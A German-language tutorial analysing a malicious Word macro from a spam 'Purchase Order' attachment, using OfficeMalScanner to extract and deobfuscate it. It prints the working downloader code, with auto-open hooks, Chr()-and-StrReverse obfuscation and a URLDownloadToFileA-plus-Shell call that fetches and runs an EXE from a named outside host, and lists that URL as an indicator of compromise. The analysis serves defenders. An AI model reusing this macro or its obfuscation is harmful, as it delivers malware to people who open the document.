Beispielanalyse

einer

Microsoft Office Macro Malware

(Grundlagen)

Table of Contents

Einleitung

Nachdem immer mehr Angriffe unter Zuhilfenahme von Microsoft Office Dokumenten mit VBA-Macros erfolgen, habe ich nachfolgend einmal die Analyse eines „verseuchten“ Office Dokumentes beschrieben.

Hierbei werde ich an einem Beispiel zeigen, wie man erkennen kann, ob ein Office-Dokument ein Macro enthält, und wie man dieses extrahieren, „dekompilieren“ und untersuchen kann. Ausserdem werden im Laufe der Analyse einige Techniken zu sehen sein, die Malware-Entwickler verwenden, um den Zweck des Codes zu verschleiern (Obfuscation). Das Ziel der Analyse besteht darin, festzustellen, was das Macro anstellt, und welche Risiken dadurch entstehen.

Das Dokument richtet sich an die Kollegen, die verstehen wollen wie aktuelle Angriffe (Ransomware, Targeted Attacks, Advanced Persistent Threats und all die anderen Buzzwords) funktionieren bzw. mittels Office-Dokumenten technisch eingeleitet werden und dabei einen Schritt weiter gehen wollen als zu sagen „da werden Office Dokumente mit Macros verschickt“ ;)

Disclaimer

Bitte daran denken, dass der Umgang mit infizierten Dateien bzw. Malware höchste Vorsicht voraussetzt, da man sehr schnell sich selbst und andere infizieren kann. Solche Aktivitäten sollten daher immer auf virtuellen Systemen, möglichst ohne Netzwerkanbindung und Verzeichniszugriffen erfolgen. Auf keinen Fall sollte das Nachfolgende auf dem Firmenrechner oder gar im Firmennetzwerk nachgestellt werden. Auch solltet ihr bitte, die URL’s , die sich im analysierten Quellcode oder in den Screenshots befinden, wenn überhaupt, nur von einem abgesicherten System aus aufrufen.


Tools

Um das Thema so schlank wie möglich zu gestalten, habe ich mich auf den Einsatz nur einiger weniger Werkzeuge beschränkt:

- Eine virtuelle Maschine mit Windows Betriebssystem.
- OfficeMalScanner von Frank Boldewin
- Gehirn

Das Sample

Um mit der Analyse beginnen zu können, benötige ich natürlich ein infiziertes Dokument. Oft bekommt man sie direkt oder indirekt von einem Kunden. Der einfachste Weg für mich ist der Blick in den SPAM-Folder meines privaten Mail-Accounts. Hier hatte ich das Glück, dass mir Herr Lee aus Korea eine Purchase Order zugeschickt hatte, damit ich sie mir einmal näher anschauen kann.



Wenn man auf der gezielten Suche nach einem bestimmten Malwaresample ist, so gibt es einige freie Quellen im Internet. Mit etwas Suche wird man schnell fündig. https://zeltser.com/malware-sample-sources/ bzw. Google sind gute Anlaufstellen.

Das der Mail des Herrn Lee angehängte Dokument „***Purchase Order.docm***“ speichere ich in meiner Analyse-VM unter „**Purchase Order.docm_**“ ab. Man sollte sich immer angewöhnen, die Dateierweiterung umzubenennen, um zu verhindern, dass bei einem versehentlichen Doppelklick die Datei ausgeführt wird.

Die Analyse

Virustotal & Co.

Die einfachste Methode, ein Dokument auf Schadcode zu prüfen, ist natürlich der Upload zu einem Analysedienst wie www.virustotal.com, oder einen Virenscanner darüber laufen zu lassen. Um das Ergebnis vorweg zu nehmen, 21 von 56 AV-Produkten haben einen Downloader im Dokument identifiziert.

Der nachfolgende Ausschnitt aus dem Virustotal-Report zeigt uns schon mal, dass das Dokument ein Macro enthält, bei dem einiges im Argen ist. Was genau das Macro aber macht, muss man selbst herausfinden.

⚠ Commonly abused properties


- The studied file makes use of macros, a macro is a series of commands and instructions that you group automatically. Macros are often abused to perform malicious tasks when working with a document.
- Automatically runs commands or instructions when the file is opened.
- May read system environment variables.
- May try to run other files, shell commands or applications.
- May execute code from Dinamically Linked Libraries.
- May try to download additional files from the Internet.
- Seems to contain deobfuscation code.

Der vollständige Bericht kann hier eingesehen werden:
https://virustotal.com/en/file/b4ddef85a69132c4837c57cb1a67d161b4145b4d21c796a7260d1e46d49a7abb/analysis/


Extrahieren des Macros

Bei docm/xlsm/pptm-Dokumenten handelt es sich um ZIP-Container. Wer sich die Struktur anschauen möchte, kann die docm-Datei einfach mit einem Unzipper entpacken. Im Unterordner ***word*** befindet sich die Datei ***vbaProject.bin***, die den standardmässig „kompilierten" Macro-Code enthält.

Ich benutze das Tool *OfficeMalScanner* um zu prüfen, ob das Word-Dokument ein Macro enthält, und um dieses dann zu extrahieren. Dazu rufe ich ***OfficeMalScanner.exe*** auf und übergeben als Parameter den Dateinamen und den Befehl ***inflate***.



Das Tool hat die Datei ***vbaProject.bin*** im Word-Dokument gefunden und ins lokale TEMP-Verzeichnis entpackt. Da es sich bei der extrahierten Datei um eine Binärdatei handelt, kann ich zwar mit dem Hex-Editor mal reinschauen, aber nicht viel sinnvolle Information gewinnen. Daher spare ich mir die Zeit und rufe ***OfficeMalScanner*** nochmals auf, um einen lesbaren Output zu bekommen. Hierzu übergebe ich den Namen des bin-Files und den Befehl ***info***:



Als Output liefert das Tool die Datei ***ThisDocument*** mit dem Quellcode des Macros im Unterverzeichnis ***VBAProject.BIN-Marcos***, deren Inhalt ich mir nun nachfolgend anschauen werde.

Die Code-Analyse

Das Macro besteht aus knapp 200 Zeilen Code. Damit das hier übersichtlich bleibt, befasse ich mich erstmal damit, den Code zu identifizieren, der nutzlos ist, und nur dazu dient, eine Analyse oder Erkennung zu erschweren.

Unnötige Imports

Gleich ins Auge springen die ersten ca. 125 Zeilen, die eine Vielzahl von Funktionen aus verschiedenen Windows-DLL's importieren. Die Wahrscheinlichkeit, dass ein Macro mehrere Dutzend API-Funktionen des Betriebssystems benötigt, ist eher gering.

```
92  Private Declare Function lHFTOtsbyluDkj Lib "kernel32" Alias "CreateBoundaryDescriptorA" (ByVal pCaller As Long, ByVa
93  Private Declare Function YwUsGERprgvqp Lib "kernel32" Alias "BasepGetExeArchType" (ByVal pCaller As Long, ByVal szURI
94  Private Declare Function UrfvTKsTfwbBxT Lib "kernel32" Alias "FileTimeToSystemTime" (ByVal pCaller As Long, ByVal szU
95  Private Declare Function qjhYbouOhCbTiO Lib "kernel32" Alias "SMapLS_IP_EBP_8" (ByVal pCaller As Long, ByVal szURL As
96  Private Declare Function GMXyBYAjDKexbQ Lib "kernel32" Alias "EnumUILanguagesA" (ByVal pCaller As Long, ByVal szURL A
97  Private Declare Function KGOWnUtjOPsps Lib "kernel32" Alias "SetConsoleHardwareState" (ByVal pCaller As Long, ByVal s
98  Private Declare Function IlstrWpIvXJtQs Lib "kernel32" Alias "SetDaylightFlag" (ByVal pCaller As Long, ByVal szURL As
99  Private Declare Function uiXMGkXNRclMNQ Lib "kernel32" Alias "GetExtendedContextLength" (ByVal pCaller As Long, ByVal
100 Private Declare Function aQqeoEJrIjPrRx Lib "kernel32" Alias "IsCalendarLeapMonth" (ByVal pCaller As Long, ByVal szUR
101 Private Declare Function lQQJuGjvZFjWf Lib "kernel32" Alias "SetCommMask" (ByVal pCaller As Long, ByVal szURL As Stri
102 Private Declare Function jfunNwCJchWnvX Lib "kernel32" Alias "RegisterConsoleOS2" (ByVal pCaller As Long, ByVal szURI
103 Private Declare Function HHQqyXNbTpsDyf Lib "kernel32" Alias "FoldStringW" (ByVal pCal3ewler As Long, ByVal szURL As
104 Private Declare Function BKrYKdWrptckwd Lib "kernel32" Alias "HeapFree" (ByVal pCaeewller As Long, ByVal szURL As Str
105 Private Declare Function IoBWZWXPqBMbfa Lib "kernel32" Alias "RtlCopyMemory" (ByVal pCalewler As Long, ByVal szURL As
106 Private Declare Function XZIklIzyrIEfPv Lib "kernel32" Alias "GetLongPathNameTransactedA" (ByVal pCaller As Long, ByV
107 Private Declare Function abPuIFNMiMHzXz Lib "kernel32" Alias "SMapLS" (ByVal pCaerwdller As Long, ByVal szURL As Stri
108 Private Declare Function JuAnTWHOPWIctt Lib "kernel32" Alias "GetCalendarMonthsInYear" (ByVal pCeraller As Long, ByVa
109 Private Declare Function uywtUlLhQZYWhl Lib "kernel32" Alias "GetDriveTypeA" (ByVal pCaller As Long, ByVal szURL As S
110 Private Declare Function ZpexnGTZmfrbcl Lib "kernel32" Alias "SetComputerNameA" (ByVal pCaller As Long, ByVal szURL A
111 Private Declare Function UmffZKIUGbfiA Lib "kernel32" Alias "GetFirmwareEnvironmentVariableW" (ByVal pCaller As Long,
112 Private Declare Function TKtPsLifIkHdQY Lib "kernel32" Alias "GetPrivateProfileStringA" (ByVal pCaller As Long, ByVal
113 Private Declare Function HzIvWXuWzruVWe Lib "kernel32" Alias "GetFileSize" (ByVal pCaller As Long, ByVal szURL As Str
114 Private Declare Function CuTrwciYqwobcI Lib "kernel32" Alias "WinExec" (ByVal pCaller As Long, ByVal szURL As String,
115 Private Declare Function YlVTEGkTrCptOD Lib "kernel32" Alias "CreateEventExW" (ByVal pCaller As Long, ByVal szURL As
116 Private Declare Function oOLufqqoNKsXGF Lib "kernel32" Alias "MultiByteToWideChar" (ByVal pCaller As Long, ByVal szUR
117 Private Declare Function sICSQmjnZPGQXp Lib "kernel32" Alias "K32EnumDeviceDrivers" (ByVal pCaller As Long, ByVal szU
118 Private Declare Function qogoVoeNFXXUwh Lib "kernel32" Alias "PssWalkMarkerSeek" (ByVal pCaller As Long, ByVal szURL
119 Private Declare Function clLHkBNRbcyntG Lib "kernel32" Alias "SetEndOfFile" (ByVal pCaller As Long, ByVal szURL As St
120 Private Declare Function wfGqPilyLysmkQ Lib "urlmon" Alias "URLDownloadToFileA" (ByVal ytyhtgghefdr As Long, ByVal dz
121 Private Declare Function JTeZSVzwSjdRxm Lib "kernel32" Alias "BasepGetExeArchType" (ByVal pCaller As Long, ByVal szUR
122 Private Declare Function QxoYhPzTUrNIgj Lib "kernel32" Alias "ReadConsoleInputExW" (ByVal pCaller As Long, ByVal szUR
123 Private Declare Function eiultAbCVyFMQF Lib "kernel32" Alias "uaw_wcsrchr" (ByVal pCaller As Long, ByVal szURL As Str
124 Private Declare Function hkBvPxpQMCIgYI Lib "kernel32" Alias "GetMaximumProcessorGroupCount" (ByVal pCaller As Long,
```

Daher entferne ich erst einmal alle Deklarationen, die im Macro gar nicht verwendet werden. Übrig bleibt dann nur eine einzige API-Funktion mit dem Namen **URLDownloadToFileA**, die aus der Windows-Library ***urlmon.dll*** importiert wird.

```
9  #If VBA7 Then
10 Private Declare PtrSafe Function wfGqPilyLysmkQ Lib "urlmon" Alias "URLDownloadToFileA" (ByVal ugweiuheffd
11 #Else
12 Private Declare Function wfGqPilyLysmkQ Lib "urlmon" Alias "URLDownloadToFileA" (ByVal ytyhtgghefdr As Lon
13 #End If
```

Nach der Deklaration in Zeile 10 bzw. Zeile 12 kann die Funktion ***URLDownloadToFileA()*** unter dem doch sehr kryptischen Funktionsnamen ***wfGqPilyLysmkQ*** (siehe roter Rahmen) genutzt werden, um eine Datei von einem Webserver herunterzuladen und auf dem Rechner zu speichern (siehe MSDN-Beschreibung). Ein Suchen im Quellcode nach dem Funktionsnamen ***wfGqPilyLysmkQ*** zeigt, dass die Funktion genau einmal im Macro aufgerufen wird, während alle anderen der kryptischen Funktionsnamen nicht nochmal im Code vorkommen.

Unnötige Deklarationen, Zuweisungen und Statements

Nachfolgend wird eine Sub-Routine definiert, die nirgendwo im weiteren Verlauf des Code aufgerufen wird. Von daher ist es auch ganz egal, was innerhalb der Sub steht, denn es wird nie ausgeführt. Also, weg damit.

```
15
16  Private Sub iXmskwjDIiXESW()
17      WMAZPIwtzoKxYb = "DmCELbMJLxlp"
18  End Sub
19
```

Für das nachfolgende IF-Statement gilt genau das Gleiche. Die in den Zeilen 55-58 genutzten Variablen werden im Code nicht weiter genutzt.

```
55      If edvVzArDwdJMCm = "KLNnhUdinkoqGT" Then
56          fKgBazBrUpdjih = "tvnPlldaVwVoSD"
57          iclJewUChDTFhp = "fQgSUzlqsJZkw"
58      End If
```

So geht das immer weiter. Das Macro ist durchsetzt von Code, der nie zur Ausführung kommt oder einfach nur sinnlos ist. Da aber überall kryptische Variablen- und Funktionsnamen verwendet werden, ist das auf den ersten Blick nicht immer eindeutig zu erkennen.

Der Rest vom Schützenfest

Nachdem ich alle Elemente entfernt habe, bleiben von den fast 200 Zeilen Code nur noch die folgenden 33 Zeilen übrig, die ich nun Schritt für Schritt analysieren werde:

```
1   #If VBA7 Then
2   Private Declare PtrSafe Function wfGqPilyLysmkQ Lib "urlmon" Alias "URLDownloadToFileA" (ByVal ugweiuheffdg As Long,
3   #Else
4   Private Declare Function wfGqPilyLysmkQ Lib "urlmon" Alias "URLDownloadToFileA" (ByVal ytyhtgghefdr As Long, ByVal dr
5   #End If
6
7   Function MfjQcShIHdXmhb(ByVal sOBiKmTmykCQmI As String, ByVal zsMhafUKzsmHUF As String)
8       wfGqPilyLysmkQ 0 + 0, sOBiKmTmykCQmI, zsMhafUKzsmHUF, 5 - 5, 10 - 10
9   End Function
10
11  Sub Auto_Open()
12      zhNmfzMBCuGsT
13  End Sub
14
15  Private Function CzSHqcSXPRkcqb(hpBMJxZPlXEhmb)
16      CzSHqcSXPRkcqb = StrReverse(hpBMJxZPlXEhmb)
17  End Function
18
19  Sub Workbook_Open()
20      zhNmfzMBCuGsT
21  End Sub
22
23  Private Sub zhNmfzMBCuGsT()
24      TFuyyLygjQLcCF = CzSHqcSXPRkcqb(Chr(101) + Chr(120) + Chr(101) + Chr(46) + Chr(70) + Chr(72) + Chr(70) + Chr(72)
25      vVIJbjRzNJlIe = CzSHqcSXPRkcqb("vrKIJUHYGTFRDWAQXSCDVFBGNH")
26      yvdDRgFZFWfhxF = Environ$(Chr(4 + 20 + 60) + Chr(50 + 27) + Chr(80 + 20 - 20)) + Chr(92) & vVIJbjRzNJlIe
27      MfjQcShIHdXmhb TFuyyLygjQLcCF, yvdDRgFZFWfhxF
28      Call Shell(yvdDRgFZFWfhxF, vbNormalFocus)
29  End Sub
30
31  Sub AutoOpen()
32      zhNmfzMBCuGsT
33  End Sub
34
```

Auf die Zeilen 1-5 bin ich schon eingegangen. Hier wird eine Funktion aus einer shared Library (DLL) des Betriebssystem importiert, um das Word-Macro in die Lage zu versetzen, eine Datei aus dem Internet zu

laden und auf dem Rechner zu speichern. Jetzt erklärt sich schon mal, warum bei Virustotal das Dokument als „Downloader“ bezeichnet wurde. Ich werde gleich zeigen, wie diese Funktion verwendet wird.

Die Auto-Start Funktion

Damit in einem Microsoft Office Dokument automatisch der Macro-Code beim Öffnen des Dokumentes gestartet wird, gibt es die Sub-Routinen ***AutoOpen()***, ***Auto_Open()*** und ***Workbook_Open()***. Da also der dynamische Teil des Programmes mit einer dieser Funktionen beginnt, fange ich auch dort mit der Untersuchung an (Zeilen 11-13, 19-21 und 31-33).

Alle drei Sub's rufen die gleiche Funktion ***zhNmfzMBCuGsT*** auf (Zeile 23-29). Damit ist also sichergestellt, dass egal wie das Dokument geöffnet wird, auf alle Fälle diese Funktion ausgeführt wird.

Des Pudels Kern

Ich gehe die Funktion (eine Funktion gibt einen Wert zurück, eine Sub nicht … in diesem Dokument benutze ich die Begriffe austauschbar) nun mal Zeilenweise durch. Zeile 24:

```
TFuyyLygjQLcCF = CzSHqcSXPRkcqb(Chr(101) + Chr(120) + Chr(101) + Chr(46) + Chr(70) + Chr(72) + Chr(70)
+ Chr(72) + Chr(53) + Chr(55) + Chr(55) + Chr(53) + Chr(55) + Chr(53) + Chr(70) + Chr(70) + Chr(72) +
Chr(74)+ Chr(68) + Chr(68) + Chr(71) + Chr(47) + Chr(101) + Chr(104) + Chr(99) + Chr(117) + Chr(47) +
Chr(122) + Chr(121) + Chr(120) + Chr(46) + Chr(114) + Chr(101) + Chr(118) + Chr(114) + Chr(101) + Chr(115)
+ Chr(45) + Chr(101) + Chr(114) + Chr(117) + Chr(99) + Chr(101) + Chr(115) + Chr(47) + Chr(47) + Chr(58) +
Chr(115) + Chr(112) + Chr(116) + Chr(116) + Chr(104))
```

Hier wird eine Funktion ***CzSHqcSXPRkcqb***() aufgerufen, der eine Lange Kette von Chr(nr) übergeben wird. Die VBA-Funktion Chr() gibt zu einer übergebenen Zahl das entsprechende Zeichen aus der Ascii-Tabelle zurück. Chr(101) = e, Chr(120)=x, Chr(101)= e, Chr(46)=. und so weiter und so fort. Hier wird also ein String zusammengebaut. Wenn ich das bis zum Ende durchexerziere, sieht der Funktionsaufruf wie folgt aus.

```
TFuyyLygjQLcCF = CzSHqcSXPRkcqb(exe.FHFH577575FFHJDDG/ehcu/zyx.revres-eruces//:sptth)
```

Einen String derart zusammen zu bauen ist eine beliebte Methode von Malware-Autoren, um zu verhindern, dass typische Identifikationsmerkmale wie URL's oder IP-Adressen durch einfache Signatursuchen oder mittels Tools wie **strings** und **grep** gefunden werden können.

Jetzt stellt sich natürlich die Frage, was die Funktion ***CzSHqcSXPRkcqb()*** mit dem zusammengebauten String anstellt. Dazu muss ich in Zeile 15 springen:

```
15  Private Function CzSHqcSXPRkcqb(hpBMJxZPlXEhmb)
16      CzSHqcSXPRkcqb = StrReverse(hpBMJxZPlXEhmb)
17  End Function
```

Hier ist zu sehen, dass die VBA-Funktion ***StrReverse()*** aufgerufen wird, die nichts anderes macht, als den übergebenen String umzudrehen und zurückzuliefern.

Somit wird aus der einstigen Aneinanderreihung von Chr()‘s letztlich der String **https://secure-server.xyz/uche/GDDJHFF575775HFHF.exe**

Und es bedarf keiner großen Phantasie, sich vorzustellen, was sich hinter dieser URL verbirgt.
Aber noch hat das Macro die Datei weder heruntergeladen noch ausgeführt. Also, gehts weiter in der Analyse mit Zeile 25:

```
vVIJbjRzNJlIe = CzSHqcSXPRkcqb("vrKIJUHYGTFRDWAQXSCDVFBGNH")
```

Auch hier wird wieder die Funktion **CzSHqcSXPRkcqb** aufgerufen, um den String/Text rumzudrehen. Das Ergebnis wird der Variablen **vVIJbjRzNJlIe** zugewiesen, die in Zeile 26 wieder verwendet wird:

```
yvdDRgFZFWfhxF = Environ$(Chr(4 + 20 + 60) + Chr(50 + 27) + Chr(80 + 20 - 20)) + Chr(92) &
vVIJbjRzNJlIe
```

Die VBA-Funktion ***Environ$*** liest die Umgebungsvariable des Systems aus. Nachdem ich die Chr()‘s wieder aufgelöst und für die Variable ***vVIJbjRzNJlIe*** den Wert ***HNGBFVDCSXQAWDRFTGYHUJIKrv*** eingesetzt habe, wird folgender Aufruf ersichtlich:

```
yvdDRgFZFWfhxF = Environ$("TMP") & "\" & "HNGBFVDCSXQAWDRFTGYHUJIKrv"
```

Auf meinem System ist das Ergebnis:
C:\Users\ok\AppData\Local\Temp\HNGBFVDCSXQAWDRFTGYHUJIKrv

Ich habe jetzt also eine URL zum Downloaden einer EXE-Datei und einen Dateinamen im Temp-Verzeichnis des angemeldeten Benutzers, für das auf alle Fälle Schreibberechtigungen bestehen. Mal schauen, wie es weitergeht in Zeile 27:

```
MfjQcShIHdXmhb TFuyyLygjQLcCF, yvdDRgFZFWfhxF
```

Wenn ich die beiden Variablen auflöse, so ergibt sich folgender Aufruf der Funktion ***MfjQcShIHdXmhb:***

```
MfjQcShIHdXmhb „https://secure-server.xyz/uche/GDDJHFF575775HFHF.exe“ ,
„C:\Users\ok\AppData\Local\Temp\HNGBFVDCSXQAWDRFTGYHUJIKrv“
```

Jetzt bin ich dem erahnten Ziel schon recht nahe. Die Funktion ***MfjQcShIHdXmhb*** befindet sich in Zeile 7 und macht nichts anderes, als die in Zeile 2 bzw. 4 importierte Funktion ***URLDownloadToFileA()*** aufzurufen. Aufgelöst sieht das wie folgt aus:

```
URLDownloadToFileA 0, „https://secure-server.xyz/uche/GDDJHFF575775HFHF.exe“,
„C:\Users\ok\AppData\Local\Temp\HNGBFVDCSXQAWDRFTGYHUJIKrv“, 0, 0
```

In Zeile 27 wird also die EXE-Datei vom Server ***secure-server.xyz*** heruntergeladen und unter dem Namen ***HNGBFVDCSXQAWDRFTGYHUJIKrv*** im Temp-Verzeichnis abgelegt.

(Die heruntergeladene Datei habe ich natürlich auch bei Virustotal hochgeladen, wo der darin enthaltene Schadcode als ***Gen:Variant.Zusy.182362*** erkannt wurde.)

Jetzt fehlt eigentlich nur noch, dass das Word-Macro die heruntergeladene Datei ausführt. Und genau das passiert in Zeile 28 des Macros durch den Aufruf der Funktion ***Shell()***, die aufgelöst wie folgt aussieht*:*


Call Shell(*„C:\Users\ok\AppData\Local\Temp\HNGBFVDCSXQAWDRFTGYHUJIKrv“*, vbNormalFocus)

Et voila, wer das Word-Dokument öffnet und die Warnung, dass das Dokument Macros enthält in den Wind schlägt, der wird innerhalb weniger Sekunden eine nette Malware auf seinem System installiert haben.

Next Steps

Die nächsten Schritte sind natürlich stark davon abhängig, was man erreichen möchte. Handelt es sich um einen gezielten Angriff gegen ein Unternehmen, so wird man umfassende Incident Response und Forensik Massnahmen vornehmen. Dabei wird u.a. untersucht, wie das Dokument ins Unternehmen gekommen ist, wo sich der Download-Server befindet, welche Rolle der Server noch spielt, welche weiteren Computer betroffen sind, usw. usw.

Da das ja bei mir nicht der Fall war, habe ich mich lediglich mal kurz auf dem Server umgeschaut und weiteren Schadcode gefunden, heruntergeladen, meiner Sammlung hinzugefügt und bei Virustotal submitted.



Handelt es sich bei den heruntergeladenen Schadcodes um unbekannte Malware bzw. der Variante einer unbekannten Malware, so kann man entweder den leichten Weg gehen, und das Sample beim AV-Hersteller seiner Wahl submitten, oder selbst mittels statischer oder dynamischer Analyse Hand anlegen (wobei man ersteres natürlich immer parallel machen sollte).

Lessons Learned

Nachfolgend habe ich mal zusammengefasst, was ich aus diesem Artikel hier mitgenommen hätte, wenn ich ihn nicht selbst geschrieben hätte:

- Macros innerhalb von Office Dokumenten im OpenXML Format befinden sich in einem binären Container, was eine Analyse ausserhalb der MS-Office Umgebung erschwert (z.B. mittels strings und grep)
- Der Inhalt von Macros kann automatisch beim öffnen des Dokumentes ausgeführt werden (sofern der Benutzer Macros an sich in Office aktiviert hat)
- Malware Autoren verwenden Verschleierungstechniken, um den Code vor allem von Sandboxen und AV-Scanner schwerer analysierbar zu machen.
- Der Code im Dokument selbst richtet in der Regel keinen Schaden an, sondern lädt die richtige Malware erst nach und bringt sie zur Ausführung. Das ist der übliche, modulare Ansatz der von Angreifern genutzt wird.
- Beim nachgeladenen Schadcode handelt es sich meist um eine/n Backdoors/Trojaner, die/der sich im System einnistet oder um Ransomware, die den Zugang zum System blockiert oder Daten verschlüsselt
- Aus dem Code konnte ich zwei Indicators Of Compromise (IOC's) extrahieren, mit denen nun andere Security-Tools gefüttert werden können:
    - *%LocalAppData%\Temp\HNGBFVDCSXQAWDRFTGYHUJIKrv*
    - https://secure-server.xyz/uche/GDDJHFF575775HFHF.exe
- Wenn man mal gesehen hat, wie es geht, ist es gar nicht so schwer ;-)